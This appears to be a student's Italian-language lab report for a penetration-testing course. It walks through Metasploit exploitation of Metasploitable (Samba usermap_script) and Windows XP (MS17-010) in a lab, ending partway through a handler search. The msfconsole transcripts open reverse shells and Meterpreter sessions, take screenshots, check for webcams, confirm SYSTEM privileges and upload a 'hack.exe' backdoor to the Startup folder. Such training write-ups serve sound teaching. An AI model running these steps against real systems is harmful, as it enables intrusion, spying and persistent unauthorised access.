
Utilizzate l'exploit al path **exploit/multi/samba/usermap_script** (fate prima una ricerca con la keyword search)

## Svolgimento


**• Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable**




**• Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento)**




**• Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima**




```
msf6 > search samba

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec       2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig          2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2     \_ target: Automatic                               .                .          .      .
   3     \_ target: Windows 2000 English                    .                .          .      .
   4     \_ target: Windows XP English SP0-1                .                .          .      .
   5     \_ target: Windows XP English SP2                  .                .          .      .
   6     \_ target: Windows 2003 English SP0                .                .          .      .
   7   exploit/unix/misc/distcc_exec                        2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   8   exploit/windows/smb/group_policy_startup             2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   9     \_ target: Windows x86                             .                .          .      .
   10    \_ target: Windows x64                             .                .          .      .
   11  post/linux/gather/enum_configs                       .                normal     No     Linux Gather Configurations
   12  auxiliary/scanner/rsync/modules_list                 .                normal     No     List Rsync Modules
   13  exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execut
on
   14  exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   15  exploit/multi/samba/usermap_script                   2007-05-14       excellent  No     Samba "username map script" Command Execution
   16  exploit/multi/samba/nttrans                          2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   17  exploit/linux/samba/setinfopolicy_heap               2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
```

Utilizziamo l'exploit al path **exploit/multi/samba/usermap_script**




```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > use 15
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Settaggio Rhosts "IP metaspoitable" e Lport "4455"



```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.75.150
rhosts ⇒ 192.168.75.150
msf6 exploit(multi/samba/usermap_script) > set lport 4455
lport ⇒ 4455
```

Ho eseguito il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima



```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.75.100:4455
[*] Command shell session 2 opened (192.168.75.100:4455 → 192.168.75.150:33212) at 2024-04-17 10:08:31 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:25:d6:74
          inet addr:192.168.75.150  Bcast:192.168.75.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe25:d674/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15324 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12331 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1753548 (1.6 MB)  TX bytes:2027125 (1.9 MB)
          Base address:0×d010 Memory:f0200000-f0220000
```

# Giorno 5

**Exploit Windows con Metasploit**

Traccia Giorno 5**:**

Sulla macchina Windows XP (o in alternativa Windows 7) ci sono diversi servizi in ascolto vulnerabili.

Si richiede allo studente di:

- **Effettuare** un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP (o in alternativa Windows 7)
- Sfruttare la vulnerabilità identificata dal codice **MS17-010** con Metasploit.

Requisiti laboratorio Giorno 5:


**IP Kali Linux**: 192.168.198.100

**IP Windows XP(o 7)**: 192.168.198.200


**Listen port (payload option)**: 9999

## Svolgimento

- Eseguito vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP




- Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.



use windows/smb/ms17_010_psexec

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > use exploit/windows/smb/ms17_010_psexec
[*] Using configured payload windows/meterpreter/reverse_tcp
```

Settaggio Lport, Rhosts

```
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 9999
lport ⇒ 9999
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.198.200
rhosts ⇒ 192.168.198.200
```

Avviato exploit

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.198.100:9999
[*] 192.168.198.200:445 - Target OS: Windows 5.1
[*] 192.168.198.200:445 - Filling barrel with fish ... done
[*] 192.168.198.200:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.198.200:445 -       [*] Preparing dynamite ...
[*] 192.168.198.200:445 -               [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.198.200:445 -       [+] Successfully Leaked Transaction!
[*] 192.168.198.200:445 -       [+] Successfully caught Fish-in-a-barrel
[*] 192.168.198.200:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.198.200:445 - Reading from CONNECTION struct at: 0xffbcec28
[*] 192.168.198.200:445 - Built a write-what-where primitive ...
[+] 192.168.198.200:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.198.200:445 - Selecting native target
[*] 192.168.198.200:445 - Uploading payload ... GXzRaoyQ.exe
[*] 192.168.198.200:445 - Created \GXzRaoyQ.exe ...
[+] 192.168.198.200:445 - Service started successfully ...
[*] 192.168.198.200:445 - Deleting \GXzRaoyQ.exe ...
[-] 192.168.198.200:445 - Delete of \GXzRaoyQ.exe failed: The server responded with error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[*] Sending stage (176198 bytes) to 192.168.198.200
[*] Meterpreter session 1 opened (192.168.198.100:9999 → 192.168.198.200:1032) at 2024-04-18 03:44:41 -0400

meterpreter >
```

Evidenze laboratorio Giorno 5:

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:

1) se la macchina target è una macchina virtuale oppure una macchina fisica
2) le impostazioni di rete della macchine target
3) se la macchina target ha a disposizione delle webcam attive
4) recuperate uno screenshot del desktop
5) i privilegi dell'utente
6) creare una backdoor, iniettarla nel sistema, intercettare la connessione ed avviarla.

## Svolgimento

1)se la macchina target è una macchina virtuale oppure una macchina fisica

```
meterpreter > sysinfo
Computer        : WINDOWSXP
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

2) le impostazioni di rete della macchine target

```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:5c:8d:1c
MTU          : 1500
IPv4 Address : 192.168.198.200
IPv4 Netmask : 255.255.255.0
```

3) se la macchina target ha a disposizione delle webcam attive

```
meterpreter > webcam_list
[-] No webcams were found
```

4) recuperate uno screenshot del desktop

```
meterpreter > screenshot
Screenshot saved to: /home/kali/tuPKYljN.jpeg
```


5) i privilegi dell'utente

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

6) creare una backdoor, iniettarla nel sistema, intercettare la connessione ed avviarla.

```
meterpreter > ls
Listing: C:\WINDOWS\system32
============================

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
100666/rw-rw-rw-  907        fil   2024-04-08 17:30:56 -0400  $winnt$.inf
040777/rwxrwxrwx  0          dir   2024-04-08 19:21:08 -0400  1025
040777/rwxrwxrwx  0          dir   2024-04-08 19:21:08 -0400  1028
040777/rwxrwxrwx  0          dir   2024-04-08 19:21:08 -0400  1031
040777/rwxrwxrwx  0          dir   2024-04-08 19:21:19 -0400  1033
040777/rwxrwxrwx  0          dir   2024-04-08 19:21:08 -0400  1037
040777/rwxrwxrwx  0          dir   2024-04-08 19:21:49 -0400  1040
040777/rwxrwxrwx  0          dir   2024-04-08 19:21:08 -0400  1041
040777/rwxrwxrwx  0          dir   2024-04-08 19:21:08 -0400  1042
040777/rwxrwxrwx  0          dir   2024-04-08 19:21:08 -0400  1054
100666/rw-rw-rw-  2151       fil   2008-04-14 08:00:00 -0400  12520437.cpx
100666/rw-rw-rw-  2233       fil   2008-04-14 08:00:00 -0400  12520850.cpx
040777/rwxrwxrwx  0          dir   2024-04-08 19:21:08 -0400  2052
040777/rwxrwxrwx  0          dir   2024-04-08 19:21:08 -0400  3076
040777/rwxrwxrwx  0          dir   2024-04-08 19:21:08 -0400  3com_dmi
100666/rw-rw-rw-  100352     fil   2008-04-14 08:00:00 -0400  6to4svc.dll
100666/rw-rw-rw-  1840       fil   2008-04-14 08:00:00 -0400  AUTOEXEC.NT
100666/rw-rw-rw-  2885       fil   2024-04-08 17:29:36 -0400  CONFIG.NT
100666/rw-rw-rw-  2885       fil   2008-04-14 08:00:00 -0400  CONFIG.TMP
100666/rw-rw-rw-  66082      fil   2008-04-14 08:00:00 -0400  C_28594.NLS
100666/rw-rw-rw-  66082      fil   2008-04-14 08:00:00 -0400  C_28595.NLS
100666/rw-rw-rw-  66082      fil   2008-04-14 08:00:00 -0400  C_28597.NLS
040777/rwxrwxrwx  0          dir   2024-04-08 19:23:28 -0400  CatRoot
040777/rwxrwxrwx  0          dir   2024-04-18 03:41:34 -0400  CatRoot2
040777/rwxrwxrwx  0          dir   2024-04-08 17:28:13 -0400  Com
040777/rwxrwxrwx  0          dir   2024-04-08 17:35:53 -0400  DRVSTORE
100666/rw-rw-rw-  1804       fil   2008-04-14 08:00:00 -0400  Dcache.bin
040777/rwxrwxrwx  0          dir   2024-04-08 17:28:44 -0400  DirectX
100666/rw-rw-rw-  103424     fil   2008-04-14 08:00:00 -0400  EqnClass.Dll
100666/rw-rw-rw-  91088      fil   2024-04-08 17:31:11 -0400  FNTCACHE.DAT
040777/rwxrwxrwx  0          dir   2024-04-08 19:21:08 -0400  IME
100444/r--r--r--  6656       fil   2008-04-14 08:00:00 -0400  KBDAL.DLL
100666/rw-rw-rw-  297984     fil   2008-04-14 08:00:00 -0400  MSCTF.dll
100666/rw-rw-rw-  177152     fil   2008-04-14 08:00:00 -0400  MSCTFIME.IME
100666/rw-rw-rw-  68608      fil   2008-04-14 08:00:00 -0400  MSCTFP.dll
100666/rw-rw-rw-  159232     fil   2008-04-14 08:00:00 -0400  MSIMTF.dll
```

```
meterpreter > ls
Listing: C:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  0       fil   2024-04-08 17:29:36 -0400  AUTOEXEC.BAT
100444/r--r--r--  4952    fil   2008-04-14 08:00:00 -0400  Bootfont.bin
100666/rw-rw-rw-  0       fil   2024-04-08 17:29:36 -0400  CONFIG.SYS
040777/rwxrwxrwx  0       dir   2024-04-08 17:31:30 -0400  Documents and Settings
100444/r--r--r--  0       fil   2024-04-08 17:29:36 -0400  IO.SYS
100444/r--r--r--  0       fil   2024-04-08 17:29:36 -0400  MSDOS.SYS
100555/r-xr-xr-x  47564   fil   2008-04-14 08:00:00 -0400  NTDETECT.COM
040555/r-xr-xr-x  0       dir   2024-04-08 17:33:01 -0400  Programmi
040777/rwxrwxrwx  0       dir   2024-04-08 17:31:28 -0400  System Volume Information
040777/rwxrwxrwx  0       dir   2024-04-18 06:39:29 -0400  WINDOWS
100666/rw-rw-rw-  211     fil   2024-04-08 17:27:05 -0400  boot.ini
100444/r--r--r--  251600  fil   2008-04-14 08:00:00 -0400  ntldr
000000/----------  0       fif   1969-12-31 19:00:00 -0500  pagefile.sys
100666/rw-rw-rw-  1110    fil   2024-04-08 17:31:33 -0400  vboxpostinstall.log

meterpreter > cd Documents\ and\ Settings\\
meterpreter > ls
Listing: C:\Documents and Settings
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2024-04-08 17:31:30 -0400  Administrator
040777/rwxrwxrwx  0     dir   2024-04-08 17:29:05 -0400  All Users
040777/rwxrwxrwx  0     dir   2024-04-08 17:29:39 -0400  Default User
040777/rwxrwxrwx  0     dir   2024-04-08 17:31:16 -0400  LocalService
040777/rwxrwxrwx  0     dir   2024-04-08 17:31:14 -0400  NetworkService

meterpreter > cd All\ Users\\
meterpreter > ls
Listing: C:\Documents and Settings\All Users
============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2024-04-08 17:29:29 -0400  DRM
040555/r-xr-xr-x  0     dir   2024-04-08 19:23:35 -0400  Dati applicazioni
040777/rwxrwxrwx  0     dir   2024-04-08 19:23:35 -0400  Desktop
040555/r-xr-xr-x  0     dir   2024-04-08 17:28:22 -0400  Documenti
040555/r-xr-xr-x  0     dir   2024-04-08 17:30:54 -0400  Menu Avvio
040777/rwxrwxrwx  0     dir   2024-04-08 19:23:35 -0400  Modelli
040777/rwxrwxrwx  0     dir   2024-04-08 19:23:35 -0400  Preferiti
```

```
meterpreter > cd Menu\ Avvio\\
meterpreter > ls
Listing: C:\Documents and Settings\All Users\Menu Avvio
═══════════════════════════════════════════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
100666/rw-rw-rw-  398   fil   2024-04-08 17:29:38 -0400  Catalogo di Windows.lnk
100666/rw-rw-rw-  1607  fil   2024-04-08 17:29:38 -0400  Impostazioni accesso ai programmi.lnk
040555/r-xr-xr-x  0     dir   2024-04-08 17:28:53 -0400  Programmi
100666/rw-rw-rw-  1507  fil   2024-04-08 17:29:38 -0400  Windows Update.lnk
100666/rw-rw-rw-  306   fil   2024-04-08 17:29:38 -0400  desktop.ini

meterpreter > cd Programmi\\
meterpreter > ls
Listing: C:\Documents and Settings\All Users\Menu Avvio\Programmi
═══════════════════════════════════════════════════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
040555/r-xr-xr-x  0     dir   2024-04-08 17:28:21 -0400  Accessori
040555/r-xr-xr-x  0     dir   2024-04-08 19:23:35 -0400  Esecuzione automatica
040555/r-xr-xr-x  0     dir   2024-04-08 17:28:13 -0400  Giochi
040555/r-xr-xr-x  0     dir   2024-04-08 17:29:38 -0400  Strumenti di amministrazione
100666/rw-rw-rw-  605   fil   2024-04-08 17:28:13 -0400  Windows Messenger.lnk
100666/rw-rw-rw-  758   fil   2024-04-08 17:28:53 -0400  Windows Movie Maker.lnk
100666/rw-rw-rw-  150   fil   2024-04-08 17:28:53 -0400  desktop.ini

meterpreter > cd Esecuzione\ automatica\\
meterpreter > ls
Listing: C:\Documents and Settings\All Users\Menu Avvio\Programmi\Esecuzione automatica
═══════════════════════════════════════════════════════════════════════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
100666/rw-rw-rw-  84    fil   2024-04-08 17:29:38 -0400  desktop.ini

meterpreter > upload /home/kali/ha
hack.exe  hash.txt
meterpreter > upload /home/kali/ha
hack.exe  hash.txt
meterpreter > upload /home/kali/ha
hack.exe  hash.txt
meterpreter > upload /home/kali/hack.exe
[*] Uploading  : /home/kali/hack.exe → hack.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/hack.exe → hack.exe
[*] Completed  : /home/kali/hack.exe → hack.exe
```

```
msf6 > search handler

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/windows/ftp/aasync_list_reply                 2010-10-12       good       No     AASync v2.2.1.0 (Win32) Stack Buffer Overflow (LIST)
   1   exploit/linux/local/abrt_raceabrt_priv_esc            2015-04-14       excellent  Yes    ABRT raceabrt Privilege Escalation
